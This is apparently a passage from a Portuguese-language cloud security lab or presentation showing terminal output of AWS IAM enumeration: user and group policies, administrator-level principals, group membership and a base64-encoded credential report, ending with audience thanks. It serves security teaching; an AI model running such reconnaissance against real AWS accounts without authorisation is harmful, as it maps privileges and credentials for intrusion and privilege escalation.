┌──(gabriel㉿DESKTOP-3NA3CO0)-[~/.aws]
└─$ aws iam list-user-policies --user-name emp002 --profile cwl-iam
{
    "PolicyNames": []
}


┌──(gabriel㉿DESKTOP-3NA3CO0)-[~/.aws]
└─$ aws iam list-user-policies --user-name emp001 --profile cwl-iam
{
    "PolicyNames": [
        "s3-administrator-Policy"
    ]
}
┌──(gabriel㉿DESKTOP-3NA3CO0)-[~]
└─$ aws iam list-entities-for-policy --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --profile cwl-iam
{
    "PolicyGroups": [],
    "PolicyUsers": [
        {
            "UserName": "Automation",
            "UserId": "AIDAUI7PQBNFV24Q2NVW5"
        },
        {
            "UserName": "feb-user",
            "UserId": "AIDAUI7PQBNFW3EK7XHND"
        }
    ],
    "PolicyRoles": [
        {
            "RoleName": "Admin-role-for-lambda-func",
            "RoleId": "AROAUI7PQBNF5EEWKMXJY"
        },
        {
            "RoleName": "AWSReservedSSO_AdministratorAccess_f15c3880924f63b7",
            "RoleId": "AROAUI7PQBNFVATJSL3X5"
        },
        {
            "RoleName": "dev-role",
            "RoleId": "AROAUI7PQBNFXD3NSOA5G"
        },
        {
            "RoleName": "AWS-QuickSetup-StackSet-Local-ExecutionRole",
            "RoleId": "AROAUI7PQBNFXZFZBTQA4"
        }
```



```
┌──(gabriel㉿DESKTOP-3NA3CO0)-[~]
└─$ aws iam list-groups --profile cwl-iam
{
    "Groups": [
        {
            "Path": "/",
            "GroupName": "employees",
            "GroupId": "AGPAUI7PQBNFWZ4W7ITL4",
            "Arn": "arn:aws:iam::294170659659:group/employees",
            "CreateDate": "2024-02-23T06:09:00+00:00"
        },
        {
            "Path": "/",
            "GroupName": "interns",
            "GroupId": "AGPAUI7PQBNFTPOZPEC7D",
            "Arn": "arn:aws:iam::294170659659:group/interns",
            "CreateDate": "2024-02-23T06:08:59+00:00"
        }
    ]
}
```




```
┌──(gabriel㉿DESKTOP-3NA3CO0)-[~]
└─$ aws iam list-attached-group-policies --group-name employees --profile cwl-iam
{
    "AttachedPolicies": [
        {
            "PolicyName": "AmazonDevOpsGuruFullAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonDevOpsGuruFullAccess"
        }
    ]
}
┌──(gabriel㉿DESKTOP-3NA3CO0)-[~]
└─$ aws iam list-attached-group-policies --group-name interns --profile cwl-iam
{
    "AttachedPolicies": [
        {
            "PolicyName": "AWSCodeBuildDeveloperAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AWSCodeBuildDeveloperAccess"
        }
    ]
}
```



```
┌──(gabriel㉿DESKTOP-3NA3CO0)-[~]
└─$ aws iam get-group --group-name interns --profile cwl-iam
{
    "Users": [
        {
            "Path": "/",
            "UserName": "int001",
            "UserId": "AIDAUI7PQBNF544QA4LO5",
            "Arn": "arn:aws:iam::294170659659:user/int001",
            "CreateDate": "2024-02-23T06:08:59+00:00"
        }
    ],
    "Group": {
        "Path": "/",
        "GroupName": "interns",
        "GroupId": "AGPAUI7PQBNFTPOZPEC7D",
        "Arn": "arn:aws:iam::294170659659:group/interns",
        "CreateDate": "2024-02-23T06:08:59+00:00"
    }
}

┌──(gabriel㉿DESKTOP-3NA3CO0)-[~]
└─$ aws iam get-group --group-name employees --profile cwl-iam
{
    "Users": [
        {
            "Path": "/",
            "UserName": "emp002",
            "UserId": "AIDAUI7PQBNFQCGI5Z4JN",
            "Arn": "arn:aws:iam::294170659659:user/emp002",
            "CreateDate": "2024-02-23T06:09:01+00:00"
        },
        {
            "Path": "/",
            "UserName": "emp003",
            "UserId": "AIDAUI7PQBNFW3WTHOLGA",
            "Arn": "arn:aws:iam::294170659659:user/emp003",
            "CreateDate": "2024-02-23T06:08:59+00:00"
        }
    ],
    "Group": {
        "Path": "/",
        "GroupName": "employees",
        "GroupId": "AGPAUI7PQBNFWZ4W7ITL4",
        "Arn": "arn:aws:iam::294170659659:group/employees",
        "CreateDate": "2024-02-23T06:09:00+00:00"
    }
}
```



```
└─$ aws iam  generate-credential-report --profile cwl-iam
{
    "State": "STARTED",
    "Description": "No report exists. Starting a new report generation task"
}

┌──(gabriel㉿DESKTOP-3NA3CO0)-[~]
└─$ aws iam get-credential-report --profile cwl-iam
```

```
{
    "Content": "dXNlcixhcm4sdXNlcl9jcmVhdGlvbl90aW1lLHBhc3N3b3JkX2VuYWJsZWQscGFzc3dvcmRfbGFzdF91c2VkLHBhc3N3b3JkX2xhc3RfY2hhbmdlZCxwYXNzd29yZF9uZXh0X3JvdGF0aW9uLG1mYV9hY3RpdmUsYWNjZXNzX2tleV8x
X2FjdGl2ZSxhBhc3N3b3JkX2xhc3RfY2hhbmdlZCxwYXNzd29yZF9uZXh0X3JvdGF0aW9uLG1mYV9hY3RpdmUsYWNjZXNzX2tleV8xX2FjdGl2ZSxhY2Nlc3Nfa2V5XzFfbGFzdF9yb3RhdGVkLGFjY2Vzc19rZXlfMV9sYXN0X3VzZWRfZGF0ZSxhY2Nlc3
Nfa2V5XzFfbGFzdF91c2VkX3JlZ2lvbixhY2Nlc3Nfa2V5XzFfbGFzdF91c2VkX3NlcnZpY2UsYWNjZXNzX2tleV8yX2FjdGl2ZSxhY2Nlc3Nfa2V5XzJfbGFzdF9yb3RhdGVkLGFjY2Vzc19rZXlfMl9sYXN0X3VzZWRfZGF0ZSxhY2Nlc3Nfa2V5XzJfbG
FzdF91c2VkX3JlZ2lvbixhY2Nlc3Nfa2V5XzJfbGFzdF91c2VkX3NlcnZpY2UsY2VydF8xX2FjdGl2ZSxjZXJ0XzFfbGFzdF9yb3RhdGVkLGNlcnRfMl9hY3RpdmUsY2VydF8yX2xhc3Rfcm90YXRlZAo8cm9vdF9hY2NvdW50PixhcmM46YXdzOmlhbTo6Mj
k0MTcwNjU5NjU5OnJvb3QsMjAyMS0wOC0yNlQxMzozMzoxNyswMDowMCxub3Rfc3VwcG9ydGVkLDIwMjQtMDQtMDFUMTA6MzM6MDUrMDA6MDAsbm90X3N1cHBvcnRlZCxub3Rfc3VwcG9ydGVkLGZhbHNlLHRydWUsMjAyMS0xMS0xNVQxMjo0Njo1NCswMD
owMCwyMDIxLTExLTE1VDEzOjE5OjAwKzAwOjAwLHVzLWVhc3QtMixzc20sZmFsc2UsTi9BLE4vQSxOL0EsTi9BLGZhbHNlLE4vQSxmYWxzZSxOL0EKQXV0b21hdGlvbixhcm46YXdzOmlhbTo6Mjk0MTcwNjU5NjU5OnVzZXIvQXV0b21hdGlvbiwyMDIyLT
AxLTE0VDIwOjUyOjAwKzAwOjAwLGZhbHNlLE4vQSxOL0EsTi9BLGZhbHNlLGZhbHNlLDIwMjMtMTEtMjRUMTA6MjM6NDIrMDA6MDAsMjAyNC0wMi0wMlQwNzoxODowMCswMDowMCx1cy1lYXN0LTEsaWFtLHRydWUsMjAyNC0wMi0wOFQxMTo1OTowMSswMD
owMCwyMDI0LTAyLTIzVDA2OjE1OjAwKzAwOjAwLHVzLWVhc3QtMSxzdHMsZmFsc2UsTi9BLGZhbHNlLE4vQQpBV1MtQWNjb3VudC1BZG1pbkBhdG9taWMtbnVjbGVhci5zaXRlLGFybjphd3M6aWFtOjoyOTQxNzA2NTk2NTk6dXNlci9BV1MtQWNjb3VudC
1BZG1pbkBhdG9taWMtbnVjbGVhci5zaXRlLDIwMjEtMDktMDFUMTI6NDM6NTMrMDA6MDAsZmFsc2UsTi9BLE4vQSxOL0EsZmFsc2UsZmFsc2UsTi9BLE4vQSxOL0EsTi9BLGZhbHNlLE4vQSxOL0EsTi9BLE4vQSxmYWxzZSxOL0EsZmFsc2UsTi9BCmRldm
Vsb3Blcixhcm46YXdzOmlhbTo6Mjk0MTcwNjU5NjU5OnVzZXIvZGV2ZWxvcGVyLDIwMjQtMDMtMThUMTQ6NDA6MDMrMDA6MDAsZmFsc2UsTi9BLE4vQSxOL0EsZmFsc2UsdHJ1ZSwyMDI0LTAzLTE4VDE0OjQwOjMwKzAwOjAwLDIwMjQtMDQtMDFUMTA6NT
Y6MDArMDA6MDAsdXMtZWFzdC0yLGttcyxmYWxzZSxOL0EsTi9BLE4vQSxOL0EsZmFsc2UsTi9BLGZhbHNlLE4vQQplYzItYWRtaW4sYXJuOmF3czppYW06OjI5NDE3MDY1OTY1OTp1c2VyL2VjMi1hZG1pbiwyMDIxLTEwLTEwVDA5OjM1OjMxKzAwOjAwLG
ZhbHNlLE4vQSxOL0EsTi9BLGZhbHNlLGZhbHNlLDIwMjEtMTAtMTBUMDk6MzU6MzMrMDA6MDAsMjAyMS0xMC0xMFQxMToyNTowMCswMDowMCx1cy1lYXN0LTIsZWMyLGZhbHNlLE4vQSxOL0EsTi9BLE4vQSxmYWxzZSxOL0EsZmFsc2UsTi9BCmVtcDAwLG
Fybjphd3M6aWFtOjoyOTQxNzA2NTk2NTk6dXNlci9lbXAwMCwyMDIyLTAxLTE0VDIwOjU0OjE5KzAwOjAwLGZhbHNlLE4vQSxOL0EsTi9BLGZhbHNlLGZhbHNlLE4vQSxOL0EsTi9BLE4vQSxmYWxzZSxOL0EsTi9BLE4vQSxOL0EsZmFsc2UsTi9BLGZhbH
NlLE4vQQplbXAwMDEsYXJuOmF3czppYW06OjI5NDE3MDY1OTY1OTp1c2VyL2VtcDAwMSwyMDI0LTAyLTIzVDA2OjA5OjAxKzAwOjAwLGZhbHNlLE4vQSxOL0EsTi9BLGZhbHNlLGZhbHNlLE4vQSxOL0EsTi9BLE4vQSxmYWxzZSxOL0EsTi9BLE4vQSxOL0
EsZmFsc2UsTi9BLGZhbHNlLE4vQQplbXAwMDIsYXJuOmF3czppYW06OjI5NDE3MDY1OTY1OTp1c2VyL2VtcDAwMiwyMDI0LTAyLTIzVDA2OjA5OjAxKzAwOjAwLGZhbHNlLE4vQSxOL0EsTi9BLGZhbHNlLGZhbHNlLE4vQSxOL0EsTi9BLE4vQSxmYWxzZS
xOL0EsTi9BLE4vQSxOL0EsZmFsc2UsTi9BLGZhbHNlLE4vQQplbXAwMDMsYXJuOmF3czppYW06OjI5NDE3MDY1OTY1OTp1c2VyL2VtcDAwMywyMDI0LTAyLTIzVDA2OjA4OjU5KzAwOjAwLGZhbHNlLE4vQSxOL0EsTi9BLGZhbHNlLGZhbHNlLE4vQSxOL0
EsTi9BLE4vQSxmYWxzZSxOL0EsTi9BLE4vQSxOL0EsZmFsc2UsTi9BLGZhbHNlLE4vQQpmZWItdXNlcixhcm46YXdzOmlhbTo6Mjk0MTcwNjU5NjU5OnVzZXIvZmViLXVzZXIsMjAyMy0wMi0wOVQwOTozNTo1MSswMDowMCxmYWxzZSxOL0EsTi9BLE4vQS
xmYWxzZSxmYWxzZSwyMDIzLTAyLTA5VDA5OjM4OjU4KzAwOjAwLDIwMjMtMDMtMThUMTM6MzA6MDArMDA6MDAsdXMtZWFzdC0yLHN0cyxmYWxzZSxOL0EsTi9BLE4vQSxOL0EsZmFsc2UsTi9BLGZhbHNlLE4vQQpmZWQtdXNlcixhcm46YXdzOmlhbTo6Mj
k0MTcwNjU5NjU5OnVzZXIvZmVkLXVzZXIsMjAyMy0wNS0zMVQxODo1NDoyMSswMDowMCx0cnVlLDIwMjMtMDYtMzBUMTI6MDc6NTMrMDA6MDAsMjAyMy0wNi0zMFQwMzo1NDozNyswMDowMCxOL0EsZmFsc2UsdHJ1ZSwyMDIzLTA3LTEzVDA3OjQ1OjMzKz
AwOjAwLDIwMjMtMDgtMDdUMTU6MjE6MDArMDA6MDAsdXMtZWFzdC0xLGlhbSxmYWxzZSxOL0EsTi9BLE4vQSxOL0EsZmFsc2UsTi9BLGZhbHNlLE4vQQppbnQwMDEsYXJuOmF3czppYW06OjI5NDE3MDY1OTY1OTp1c2VyL2ludDAwMSwyMDI0LTAyLTIzVD
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

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

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

PROCURAMOS FAZER
O POSSÍVEL PARA NÃO
PASSARMOS VERGONHA.

MUITO OBRIGADO.

TENHAM UM BOM DIA.